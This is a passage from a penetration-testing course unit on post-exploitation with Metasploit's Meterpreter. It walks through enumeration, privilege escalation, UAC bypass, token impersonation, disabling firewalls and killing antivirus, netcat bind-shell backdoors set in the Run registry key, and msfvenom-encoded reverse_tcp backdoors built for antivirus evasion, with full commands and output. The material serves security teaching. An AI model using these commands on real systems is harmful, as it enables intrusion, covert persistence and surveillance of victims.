 - e. Rulebased attacks
3. Passive online attacks include :
 - a. Packet sniffing
 - b. Man-in-the middle attack
 - c. Replay attack
4. Active online attacks include:
 - a. Password guessing
 - b. Trojans, Spyware and Keyloggers
 - c. Hash injection
5. Hash
6. Pre computed hash values
7. USB
8. Auditpol

3.17 MODEL QUESTIONS

1. What do you understand by Rainbow tables?
2. Explain the authentication process on Microsoft platform
3. What is privilege escalation?
4. Explain the sequence of planting a backdoor using psexec utility.

UNIT IV: POST EXPLOITATION ACTIVITIES

4.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Gaining situation awareness in Windows/Linux after target compromise
- Using Meterpreter scripts to perform reconnaissance
- Using various methods for escalating privileges
- Maintaining access
- Penetrating the internal network further

4.2 INTRODUCTION

This unit is purely oriented towards practical aspects of the system penetration testing and makes use of the theoretical base we have built so far. After going through the unit, the student will have better clarity of the subject of Penetration Testing. So we have successfully exploited the target and managed to gain access to it. Now we are into the post-exploitation phase, which is the last phase of our penetration testing process. In this phase, we will learn to exploit our targets further, escalating privileges and penetrating the internal network even more. Meterpreter, which is the heart of this chapter, makes the post-exploitation process much easier. Meterpreter contains many built-in scripts written in ruby; we can also add and modify meterpreter scripts based on our requirements or just for exploration.

4.3 ACQUIRING SITUATION AWARENESS

Immediately after compromising a host, you need to gain information about where the host is located on the internal network and its functionality, which would include hostname, interfaces, routes, and services that our host is listening to. The more you are familiar with the operating system the more you can enumerate.

4.3.1 Enumerating a Windows Machine

Windows would be one of our common targets, since it is the most used operating system in the corporate environment. Since most of you are familiar with Windows, it would be easy to enumerate it. Our main goals would be to enumerate the network, mainly where the host is, find out what other hosts are reachable from our compromised host, the interfaces, and the services. So let's assume that we have already compromised a Windows host, say, by using our favorite MS08 _ 067 _ netapi exploit, and opened up a meterpreter session. From within our Meterpreter session, we can type the "shell" command, which will open our command prompt.

So here are some of the Windows shell commands to gain situation awareness:

- ipconfig—This command will list all the interfaces, the IP addresses, gateways, and the MAC addresses.

- `ipconfig/all`—This command will list additional information about the interfaces such as DNS servers.
- `ipconfig/displaydns`—This command will display the DNS cache. The screenshot shows the A record of the dns entries on localhost.

```

Select Command Prompt - ipconfig /displaydns
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\ashok_omc1gyv>ipconfig/displaydns

Windows IP Configuration

virus-alert-center.com
-----
No records of type AAAA

virus-alert-center.com
-----
Record Name . . . . . : virus-alert-center.com
Record Type . . . . . : 1
Time To Live . . . . . : 86400
Data Length . . . . . : 4
Section . . . . . : Answer
A (Host) Record . . . . : 127.0.0.1

```

- `arp -a`—This command displays the Arp cache; using it you can figure out reachable systems from our hosts.
- `netstat -ano`—A very useful command, this can be used to list all the connections established from the current computer on a particular port.

```

TCP 0.0.0.0:17780 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:20324 0.0.0.0:0 LISTENING 1796
TCP 10.158.86.158:139 0.0.0.0:0 LISTENING 4
TCP 10.158.86.158:2869 10.158.86.62:1041 CLOSE_WAIT 4
TCP 10.158.86.158:10243 10.158.86.158:3338 TIME_WAIT 0
TCP 10.158.86.158:49703 10.101.10.46:1723 ESTABLISHED 4
TCP 111.119.180.93:139 0.0.0.0:0 LISTENING 4
TCP 111.119.180.93:2550 31.13.81.17:443 ESTABLISHED 4172

```

- `Route Print`- This will display the routing table of our computer;
- the `netstat -r` command can also be used for this.

```

IPv4 Route Table
=====
Active Routes:
Network Destination        Netmask          Gateway          Interface        Metric
0.0.0.0                    0.0.0.0          10.158.84.1      10.158.86.158    4255
0.0.0.0                    0.0.0.0          On-link         111.119.180.93   31
10.101.8.0                 255.255.252.0    10.158.84.1     10.158.86.158   4256
10.101.10.46              255.255.255.255 10.158.84.1     10.158.86.158   4256
10.158.84.0               255.255.252.0    On-link         10.158.86.158   4511

```

- `tasklist/svc`- This is a very useful command to enumerate all the services running on our target computer. From the following screenshot we can see that our victim is running AVG antivirus; this knowledge would be very helpful for us when we try to bypass the antivirus.

```

Ath_CoexAgent.exe          2488 Atheros Bt&Wlan Coex Agent
AdminService.exe          2764 AtherosSvc
avgwdsvc.exe               2892 avgwd
mDNSResponder.exe         2580 Bonjour Service
BrowserProtect.exe         3528 BrowserProtect

```

- net start/net stop—The net start command will display all the running services on the target computer. We can stop a running service, for example, AVG antivirus, by using the net stop command. The syntax for net start/net stop commands are as follows:

```
net start <service to start>
```

```
net stop <service to stop>
```

- netsh—netsh is a very useful command line utility for both network administrators and hackers/penetration testers. It can be used to gather information about firewall rules and so on. For example, we can turn off a firewall by issuing the following command:

```
netsh firewall set opmode disable
```

- But we will require administrative privileges to disable the firewall. We will learn about privilege escalation later in the unit.

```
C:\Users\MyDesktop\ashok >netsh firewall set opmode disable
IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947789
at http://go.microsoft.com/fwlink/?linkid=121488 .
Ok.
```

4.3.2 Enumerating Local Groups and Users

The following two commands would be really helpful to enumerate local groups and users:

- net user—This will list all local users such as guests and administrators.

```
C:\Users\MyDesktop\ashok >net user
User accounts for \\SOULHUNTER
-----
_omware_user_      Abdul Rafay Baloch      Administrator
Guest              rafay
The command completed successfully.
```

- net localgroup—This command will list all the local groups. For example, if we want to display all the local groups for administrators, we have to type “net localgroup administrators”.

```
C:\Users\ashok >net localgroup administrators
Alias name      administrators
Comment        Administrators have complete and unrestricted access
ter/domain
```

- net user \domain—This command would list users in a group.

- `net user \domain`—This command would list all the users in a particular domain. It is very useful for identifying domain admins.

4.3.3 Enumerating Linux Machine

Compared to Windows it's less likely that you will come across a Linux host in your penetration tests. It is assumed that a student is familiar with Linux Basics. The commands for enumerating a Linux-based host are as follows:

- `ifconfig`—This is the same as the `ipconfig` command; it displays interfaces and associates IP/MAC addresses.
- `pwd`—This lists the current ID.
- `ls`—This lists the files in a particular directory.
 - `find`—This command is useful if you want to find a particular file from a particular path. `find <path> -name filename`
- `who/last`—This command displays the users currently logged in on a machine; the last command displays the login history.
- `whoami`—This command tells your current privileges on a machine.
- `uname -a`—This displays information about the kernel version, and could be very useful when selecting Linux-based privilege escalation exploits.
- `touch`—This is used to create a 0 byte file. However, this will only work if you have write permissions on the current directory.
- `cat/etc/passwd`—The `/etc/passwd` file can be used to enumerate local users on a system; the good thing about this file is that it is readable by any low-privilege user.

```
root@bt:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
```

- `cat/etc/hosts/`—The `/etc/host` file is used to perform domain to IP mapping.
- `cat/etc/group/`—The `/etc/group` file is used to enumerate all the local groups.

```
root@bt:~# cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:
tty:x:5:
disk:x:6:
```

- `cat/etc/resolv.conf`—This file is used to locate the name servers on a local machine.

4.3.4 Enumerating with Meterpreter

Meterpreter can also be used to acquire situation awareness as it has a built-in capability to execute OS commands. I would recommend that you mostly use Metasploit for enumeration and data mining. Alternatively, you can switch between the meterpreter shell and the Windows shell. Let's take a look at some of the commands in Meterpreter. We type the help command to see all the available commands in meterpreter. The list would contain different types of commands to accomplish a specific task. Let's talk about a few of them important for acquiring system awareness.

- `sysinfo` command—The `sysinfo` command provides useful information about our target.

```
meterpreter > sysinfo
Computer      : ROOT-BXZ
OS           : Windows .NET Server (Build 3790, Service Pack 2).
Architecture : x86
System Language : en_US
Meterpreter  : x86/win32
```

- networking commands—The networking commands are identical to what we would use on a Windows/Linux shell. These commands include `ipconfig`, `ifconfig`, `portforward`, and `route`.

4.3.4.1 Identifying Processes

The following commands could be used to identify a process user IDS.

- `PS`—This is the same as the `tasklist` command; it will display all the processes.
- `getuid`—This will return the current uid of the user.
- `getpid`—This will print the current process id.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getpid
Current pid: 808
```

4.3.4.2 Interacting with the System

The commands for interacting with system using meterpreter are identical to what we use in linux on daily basis. However, in meterpreter these commands can also be used to interact with windows systems as well. Here are the basic commands:

- `cd`—Used to navigate between directories.
- `cat`—Used to output contents of a file on the screen.
- `search`—Used to search a particular file.
- `ls`—Similar as in Linux, this is used to list files of a directory.

4.3.4.3 UserInterfaceCommand

The user interface command can be used for various tasks; for example, you can record the victim's mic, change the victim's desktop, and take a screenshot of the current desktop to see what the victim is doing. In your real-world penetration tests you can include screenshots of the desktop in your reports to help a nontechnical person understand your report better.

- `enumdesktops`—Prints information about all the running desktops.
- `screenshot`—Used to display screenshot of the current machine to see what our target is currently doing.
- `record_mic`—Records the microphone of the victim, in case he is using one.
- `enumdesktops`—Prints information about all the running desktops.

Thus, we have listed some of the interesting commands from meterpreter to gain situation awareness right after compromising a target. We will start exploring other features of Meterpreter as soon as we get to the more advanced topics.


4.3.4.4 Privilege Escalation

Once we have gained situation awareness, our next goal would be to escalate our privileges to the NT Authority SYSTEM, which has the highest privileges on a Windows machine, or at least we should try to get administrator-level privileges. Most of the commands that we use to further penetrate the network would require administrator-level privileges to run, but before that we will talk about making our meterpreter session stable so that it does not close.

4.3.5 Maintaining Stability

The Meterpreter session often dies or gets killed, because the process that the meterpreter is running on closes. For example, let's say we used the aurora exploit to compromise a victim running Internet Explorer 6. Whenever the victim closes his browser, our meterpreter session will die. To mitigate this issue we would need to migrate to another stable process such as `explorer.exe` or `svchost.exe`. Luckily, we have a built-in script inside of Metasploit that can help us migrate to another process. For this, we can use a post module called `migrate`, which is located in the `post/windows/manage/migrate` directory. The command is as follows:

```
meterpreter> run post/windows/manage/migrate
```



```
meterpreter > run post/windows/manage/migrate
[*] Running module against ASHOK-CB7402ACD
[*] Current server process: svchost.exe (856)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 1284
[+] Successfully migrated to process 1284
```

If you would like to migrate to a specific process, first issue the “ps” command to check for PIDs.

```

176 1364 cmd.exe x86 0 ABDUL-CB7402ACD\Administrato
C:\WINDOWS\system32\cmd.exe
184 1056 wscntfy.exe x86 0 ABDUL-CB7402ACD\Administrato
C:\WINDOWS\system32\wscntfy.exe
260 680 VMUpgradeHelper.exe x86 0 NT AUTHORITY\SYSTEM
C:\Program Files\VMware\VMware Tools\VMUpgradeHelper.exe
384 4 smss.exe x86 0 NT AUTHORITY\SYSTEM
\SystemRoot\System32\smss.exe
604 384 csrss.exe x86 0 NT AUTHORITY\SYSTEM
\??\C:\WINDOWS\system32\csrss.exe
628 384 winlogon.exe x86 0 NT AUTHORITY\SYSTEM
\??\C:\WINDOWS\system32\winlogon.exe
680 628 services.exe x86 0 NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\services.exe
692 628 lsass.exe x86 0 NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\lsass.exe
844 680 vmacthlp.exe x86 0 NT AUTHORITY\SYSTEM
C:\Program Files\VMware\VMware Tools\vmacthlp.exe
856 680 svchost.exe x86 0 NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\svchost.exe
944 680 svchost.exe x86 0 NT AUTHORITY\NETWORK SERVICE
C:\WINDOWS\system32\svchost.exe

```

We should note down the PID of the process that we would like to migrate to, for example,svchost.exe, which happens to be 856. We will execute the following command fromMeterpreter:

- meterpreter> Migrate 856

If the process has successfullymigrated, the output wouldbe something like the following:

```

meterpreter > getpid
Current pid: 1056
meterpreter > migrate 856
[*] Migrating to 856...
[*] Migration completed successfully.

```

4.3.6 Escalating Privileges

Now that we have moved to a secure process and we are pretty much sure that our sessionwon't close during our privilege escalation process, we should attempt to escalate the privileges. The fastest way of escalating privileges with meterpreter is by using the “getsystem”command, which consists of many techniques. If one technique fails it will try another oneand willreport what technique succeeded in escalating the privileges.

We can type the command getsystem -hto see what type of techniques meterpreter uses toescalate the privileges.

```

meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:

-h          Help Banner.
-t <opt>   The technique to use. (Default to '0')
           0 : All techniques available
           1 : Service - Named Pipe Impersonation (In Memory/Admin)
           2 : Service - Named Pipe Impersonation (Dropper/Admin)
           3 : Service - Token Duplication (In Memory/Admin)
           4 : Exploit - KiTrap0D (In Memory/User)


```


You can use a specific technique by using the `-t` parameter followed by the technique number, but I would recommend that you pass the command without parameter so it can try all the techniques to save time.

```
meterpreter > getsystem
...got system (via technique 1).
```

4.3.7 Bypassing User Access Control

User access control (UAC) is a security feature that was introduced from Windows Vista and onward. The purpose of introducing UAC was to prevent malware from compromising the system. It accomplishes this by assigning normal user privileges to an application even if a user has administrator privileges. The application then has to be approved by an administrator for it to make changes to your computer. The UAC can be configured easily depending upon the operating system you are using; all you need to do is search for the keyword “uac” using the search box. The default level of UAC is level 3, which is when it will notify when programs try to make changes to your computer. Here is how the interface looks inside Windows 7:



If we try to use the “`getsystem`” technique in any of the operating systems with UAC enabled, it will fail by default. Luckily, we already have a post-exploitation module in Metasploit named “`bypassuac`”, which could help us bypass user access control to escalate our privileges. So for the sake of demonstration we assume that you have a meterpreter session on a Windows 7 machine. From our current meterpreter session we will run the following command:

```
meterpreter> run post/windows/escalate/bypassuac
```

```
meterpreter > run post/windows/escalate/bypassuac
[*] Started reverse handler on 192.168.2.2:4444
[*] Starting the payload handler...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Uploaded the agent to the filesystem...
```

Now we will try to use the “getsystem” command again, and it will escalate our privileges. We will use “getuid” to check our privileges and the “sysinfo” command for meterpreter to display information about the current system.

```
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer      : DUMMYLAND
OS            : Windows 7 (Build 7600).
Architecture : x86
System Language : en US
Meterpreter   : x86/win32
meterpreter >
```

4.3.8 Impersonating the Token

The concept of an access token is very similar to the concept of a cookie that is used to authenticate a user on a particular website. When a user is authenticated on a Windows machine an access token is assigned, which contains information about login details, user privileges, etc. The access tokens for Windows are of two types:

- Primary token—The primary token can be associated with a process and is created within the operating system using privileged methods.
- Impersonation token—An impersonation token can let a process act as another user; it can only be associated with threads. This is the type of token that we will be abusing for our privilege escalation process.

We can use a valid impersonation token of a specific user, say, administrator, to impersonate that user without any authentication. Incognito is a meterpreter module that can help us with this task. We can load it by using the following command:

use incognito

Next, we would run the “help” command to see all the options; this will load up the meterpreter help menu, but you will also see Incognito commands along with their description at the bottom:

```
Incognito Commands
=====
Command      Description
-----
add_group_user  Attempt to add a user to a global group with all tokens
add_localgroup_user Attempt to add a user to a local group with all tokens
add_user       Attempt to add a user with all tokens
impersonate_token Impersonate specified token
list_tokens    List tokens available under current user context
snarf_hashes   Snarf challenge/response hashes for every token
```

Before impersonating a token we need to take a look at the available tokens. To see all the available tokens, we use the list _ tokens command followed by a -u parameter (which lists the tokens available under a current user context). With SYSTEM-level privileges you can see the list of all tokens, but with administrator or lower privileges you cannot.

list_tokens -u

```
meterpreter > list_tokens -u
Delegation Tokens Available
=====
/Ashok -CB7402ACD\Administrator
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Impersonation Tokens Available
=====
NT AUTHORITY\ANONYMOUS LOGON
```

As we can see, we have the administrator token available, which looks interesting; so let's try to impersonate this token and escalate our privileges. The command for impersonating is as follows:

```
meterpreter> impersonate_token ASHOK-CB7402ACD\Administrator
```

Note that we have added an additional backslash, “\” before “Administrator” for it to execute properly.

```
meterpreter > impersonate_token ASHOK-CB7402ACD\Administrator
[+] Delegation token available
[+] Successfully impersonated user ABDUL-CB7402ACD\Administrator
meterpreter > getuid
Server username: ASHOK -CB7402ACD\Administrator
```

4.4 MAINTAINING ACCESS

So now we have managed to escalate our privileges to either administrator level or SYSTEM level. Our next step would be to make it easier for us to access the system any time we want. So far, we have managed to maintain stability, but we haven't managed to establish persistency. Whenever the target computer reboots, the process on which we have attached our meterpreter session will be closed and we would lose access. So one might ask, why not access the system by using the vulnerability we previously exploited? Well, yes, we can do that, but it is not the best approach, since over time applications get updated, patches are applied, and, hence, vulnerabilities are patched. What we want is an easier way to access our system, for which there are better approaches. Therefore we don't want to go through all the hard work of compromising the target again. We focus on two different strategies for maintaining access. They are discussed next.

4.4.1 Installing a Backdoor

Backdooring a system is one of the best approaches in my opinion since it's stealthy most of the times. What we want to make sure with installing a backdoor is that our backdoor is persistent and that we are able to connect with our backdoor even when the system reboots. In order to accomplish this we would make changes to the registry.

4.4.2 Cracking the Hashes to Gain Access to Other Services

The second approach we would talk about is obtaining the hashes and then cracking them to gain access other services such as remote desktop, VNC, or telnet. This approach is not a very stealthy approach as the administrator may notice the changes you make. Considering that many users are allowed access to that particular service, this might work for us too.

4.4.2.1 Backdoors

Let's talk about backdoors first. There are several backdoors that we would manually upload to our target machine and then make changes to the registry so that we can access it even when the computer reboots. But before installing a backdoor, we should make sure that we have turned off the victim's security features such as the firewall and antivirus. Another way around this is to simply encode our backdoor so that it evades the antivirus. Let's see how to go about with these approaches.

4.4.2.2 Disabling the Firewall

The reason we want to disable the firewall is that we don't want it to interrupt us while we perform our postexploitation process. From our meterpreter shell, we would issue the "shell" command to launch Windows command prompt. From the Windows command prompt we issue the following command to turn off the firewall:

```
netsh firewall set opmode disable
```

4.4.2.3 Killing the Antivirus

The reason we want to disable the antivirus is that we don't want it to identify/delete our backdoor; we want to remain undetected while conducting our penetration test. We can check for the installed antivirus by typing the "net start" command and "tasklist/svc" from the command prompt to check for the process the antivirus is running.

Output of "net start" command

```
These Windows services are started:
Acunetix WUS Scheduler v8
Adobe Acrobat Update Service
Adobe Flash Player Update Service
Andrea ST Filters Service
Apache2.4
Apple Mobile Device
ArcCapture
Atheros Bt&Wlan Coex Agent
AtherosSvc
Audio Service
Authentication Service
AUG WatchDog
AUGIDSAgent
```

Output of "tasklist/svc" command

Image Name	PID	Services
System Idle Process	0	N/A
System	4	N/A
smss.exe	336	N/A
avgrsa.exe	464	N/A
avgcsrva.exe	536	N/A

Now we can use the “taskkill” command to kill a particular process or let meterpreter automate it for us. In meterpreter, we can find a script named “killav” that will automatically kill all the processes associated with an antivirus. Let’s view the contents of the script by using the “cat” command followed by the path of the script:

```
cat/opt/metasploit/msf3/scripts/meterpreter/killav.rb
```

```
wyvernworksfirewall.exe
xpf202en.exe
zapro.exe
zapsetup3001.exe
zatutor.exe
zonalm2601.exe
zonealarm.exe
}

client.sys.process.get_processes().each do |x|
  if (avs.index(x['name'].downcase))
    print status("Killing off #{x['name']}.")
    client.sys.process.kill(x['pid'])
  end
end
```

From the output we can see that the script works by closing a process associated with an antivirus. Though it covers lots of antiviruses, it is possible that the victim’s antivirus is not in the list; in that case you need to manually identify the antivirus process and then add that process name to the script for it to work. In this way you can also help the community improve the script. To run this script, all we need to do is execute the following command from the meterpreter shell: *meterpreter>kill av*

4.4.2.4 Netcat

Netcat is one of the oldest backdoors that exist. By uploading netcat to the victim’s computer we would open up a port on a victim on which it would listen to connections, and from our attacker machine we would simply connect with that port to obtain a command prompt. The netcat is located in the */pentest/windows-binaries/tools/* directory in BackTrack.

Command:

```
meterpreter>upload/pentest/windows-binaries/tools/nc.exe C:\\windows\\system32
```

This command would upload netcat to the system32 directory.

```
meterpreter > upload /pentest/windows-binaries/tools/nc.exe c:\\windows\\system32
[*] uploading : /pentest/windows-binaries/tools/nc.exe -> c:\\windows\\system32
[*] uploaded  : /pentest/windows-binaries/tools/nc.exe -> c:\\windows\\system32\\nc.exe
meterpreter > |
```

Next, we need to set up netcat to load the backdoor on system boot, so we can connect it every time we want; to do that we would edit the following registry key:

```
meterpreter> reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run
C:\\windows\\system32\\nc.exe -Ldp 4444 -e cmd.exe'
-v netcat
```

```
meterpreter > reg setval -k HKLM\software\microsoft\windows\currentversion\run -d 'C:\wind
ows\system32\nc.exe -Ldp 4444 -e cmd.exe' -v netcat
Successful set netcat.
meterpreter >
```

So the command basically sets the registry key to netcat, which on every reboot listens for connections on port 4444. We can now connect to our target machine from our attacker machine by netcat, and it will bring the command prompt.

Command:

nc -v <targetIP><port>

```
root@bt:~# nc -v 192.168.75.142 4444
192.168.75.142: inverse host lookup failed: Unknown server error : Connection
med out
(Unknown) [192.168.75.142] 4444 (?) open
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\rafay\Desktop>
```

4.4.2.5 MSFPayload/MSFEncode

Using netcat as a backdoor is not a very stealthy technique as most of the antiviruses as well as system administrators or users can easily recognize its presence. Also, we need a more powerful shell such as meterpreter as with netcat we would only be able to access the command prompt. To solve both of our problems we use a more powerful backdoor that can be generated with the help of msfpayload and msfencode. We use msfpayload to generate a backdoor and msfencode to encode the payload so it can bypass any antivirus restrictions.

4.4.2.6 Generating a Backdoor with MSFPayload

Msfpayload is a command line tool used to generate shell codes; it has the capability to generate shell codes in multiple forms. For this particular demonstration I will use msfpayload to generate a backdoor in exe. Thus whenever the victim executes it, we would have a reverse connection. The command *msfpayload -l* will display a list of all the payloads that we can use:

```
root@bt:~# msfpayload -l
Framework Payloads (251 total)
=====
Name                Description
-----
aix/ppc/shell_bind_tcp    Listen for a connection and spawn a command shell
aix/ppc/shell_find_port  Spawn a shell on an established connection
aix/ppc/shell_interact    Simply execve /bin/sh (for inetd programs)
aix/ppc/shell_reverse_tcp Connect back to attacker and spawn a command shell
bsd/sparc/shell_bind_tcp  Listen for a connection and spawn a command shell
bsd/sparc/shell_reverse_tcp Connect back to attacker and spawn a command shell
bsd/x86/exec             Execute an arbitrary command
bsd/x86/metsvc_bind_tcp  Stub payload for interacting with a Meterpreter Service
bsd/x86/metsvc_reverse_tcp Stub payload for interacting with a Meterpreter Service
bsd/x86/shell/bind_ipv6_tcp Listen for a connection over IPv6, Spawn a command shell
bsd/x86/shell/bind_tcp   Listen for a connection, Spawn a command shell (staged)
```

Since our target is a Windows operating system, we can use any of our Windows-based payloads. For the sake of this demonstration we use *windows/meterpreter/reverse_tcp*. Let's view its options.

Command:

msfpayload windows/meterpreter/reverse_tcp O

```
root@bt:~# msfpayload windows/meterpreter/reverse_tcp O
      Name: Windows Meterpreter (Reflective Injection), Reverse TCP Stager
      Module: payload/windows/meterpreter/reverse_tcp
      Version: 14774, 15548, 14976
      Platform: Windows
      Arch: x86
Needs Admin: No
      Total size: 290
      Rank: Normal

Provided by:
  skape <mmiller@hick.org>
  sf <stephen_fewer@harmonysecurity.com>
  hdm <hdm@metasploit.com>

Basic options:
Name      Current Setting  Required  Description
-----
EXITFUNC  process          yes       Exit technique: seh, thread, process, none
LHOST     yes              yes       The listen address
LPORT     4444             yes       The listen port
```

The O parameter is used to list information about the module. As you can see we need LHOST and the lport. The default is set to 4444; in case we don't define one it will automatically set it to 4444. We will also use an additional parameter "X" to output the payload as an executable.

Command:

msfpayload windows/meterpreter/reverse_tcp lhost = 192.168.75.144 lport = 4444 X
>/root/Desktop/backdoor.exe

```
root@bt:~# msfpayload windows/meterpreter/reverse_tcp lhost=192.168.75.144 lport=4444 X > /root/Desktop/backdoor.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
Length: 290
Options: {"lhost"=>"192.168.75.144", "lport"=>"4444"}
```

The executable would be generated on the desktop with the name "backdoor.exe".

4.4.2.7 MSFEncode

Next we would use msfencode to encode our payload. We can see the list of encoders available on msfencode by issuing the following command.

root@bt> msfencode -l

```

root@bt:~# msfencode -l

Framework Encoders
=====

  Name                Rank      Description
  ----                -
cmd/generic_sh       good      Generic Shell Variable
Command Encoder
cmd/ifs              low       Generic ${IFS} Substitu
Encoder
cmd/printf_php_mq   manual    printf(1) via PHP magic
ity Command Encoder
generic/none         normal    The "none" Encoder
mipsbe/longxor      normal    XOR Encoder
mipsle/longxor      normal    XOR Encoder
php/base64           great     PHP Base64 Encoder

```

We can use msfencode simultaneously with msfpayload by issuing the following command:

```

msfpayload windows/meterpreter/reverse_tcp LHOST = 192.168.75.144 LPORT = 4444 R |
msfencode -e x86/shikata_ga_nai -t exe >/root/Desktop/backdoor.exe

```

```

root@bt:~# msfpayload windows/meterpreter/reverse_tcp lhost=192.168.75.144 lport=
=4444 R | msfencode -e x86/shikata_ga_nai -t exe > /root/Desktop/backdoor.exe
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)

```

The `-e` parameter is used to specify the type of encoding, which in this case is `shikata_ga_nai`; the `-t` parameter is used to define the type of format, which in this case would be `exe`. By default, `msfencode` would use a single iteration of the encoder; if you would like to use more iterations you can specify a `-i` parameter followed by the number of iterations.

4.4.2.8 MSFVenom

`Msfvenom` is a combination of both `msfpayload` and `msfencode`, which would make it easier for us to generate a payload and encode at the same time. We can view the options by typing the following command:

msfvenom -h

```

root@bt:~# msfvenom -h
Usage: /opt/metasploit/msf3/msfvenom [options] <var=val>

Options:
-p, --payload [payload]      Payload to use. Specify a '-' or stdin to use custom payloads
-l, --list [module_type]    List a module type example: payloads, encoders, nops, all
-n, --nopsled [length]     Prepend a nopsled of [length] size on to the payload
-f, --format [format]      Output format (use --help-formats for a list)
-e, --encoder [encoder]     The encoder to use
-a, --arch [architecture]  The architecture to use
    --platform [platform]  The platform of the payload
-s, --space [length]       The maximum size of the resulting payload
-b, --bad-chars [list]     The list of characters to avoid example: '\x00\xff'
-i, --iterations [count]  The number of times to encode the payload

```


To generate an encoded executable, we will use the following command:

```
root@bt:~# msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 5 LHOST=192.168.75.144 LPORT=4444 -f exe >/root/Desktop/backdoor.exe
```

```
root@bt:~# msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 5 LHOST=192.168.75.144 LPORT=4444 -f exe > /root/Desktop/backdoor.exe
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 344 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 371 (iteration=3)
[*] x86/shikata_ga_nai succeeded with size 398 (iteration=4)
[*] x86/shikata_ga_nai succeeded with size 425 (iteration=5)
```

We can see that our backdoor succeeded with five iterations. Now it's time to upload our backdoor to the target machine and make it persistent just like we did with netcat. We use the same commands to accomplish our goal.

Command:

```
upload/root/Desktop/backdoor.exe C:\\Windows\\System32
```

Next we make our backdoor persistent by making changes to the registry.

```
meterpreter > reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run -d 'C:\\Windows\\system32\\backdoor.exe' -v backdoor
Successful set backdoor.
meterpreter >
```

Once our registry value has been set, as soon as Windows reboots, our backdoor starts making connections to the lhost we provided. So in order to receive the connection, we need to set up a handler. We can set up a handler by issuing the following command from the Metasploit console:

```
use exploit/multi/handler
```

Next we need to define LHOST and LPORT, which we defined while we created the backdoor.

```
msf > use exploit/multi/handler
msf exploit(handler) > set LHOST 192.168.75.144
LHOST => 192.168.75.144
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.75.144:4444
[*] Starting the payload handler...
```

As soon as Windows reboots, a meterpreter session will be opened again:

```
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.75.144:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.75.142
[*] Meterpreter session 1 opened (192.168.75.144:4444 -> 192.168.75.142:1025)
```

4.4.2.9 Persistence

The Metasploit framework has two different types of backdoors built into it, namely, Metsvc and persistence. In this section, we will talk about persistence, which is a built-in meterpreter script that automates the backdooring process; it will automate the process of uploading and persistency. We can view its options by typing the following command from the meterpreter console:

meterpreter>Run persistence -h

```
meterpreter > run persistence -h
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:
-A      Automatically start a matching multi/handler to connect to the agent
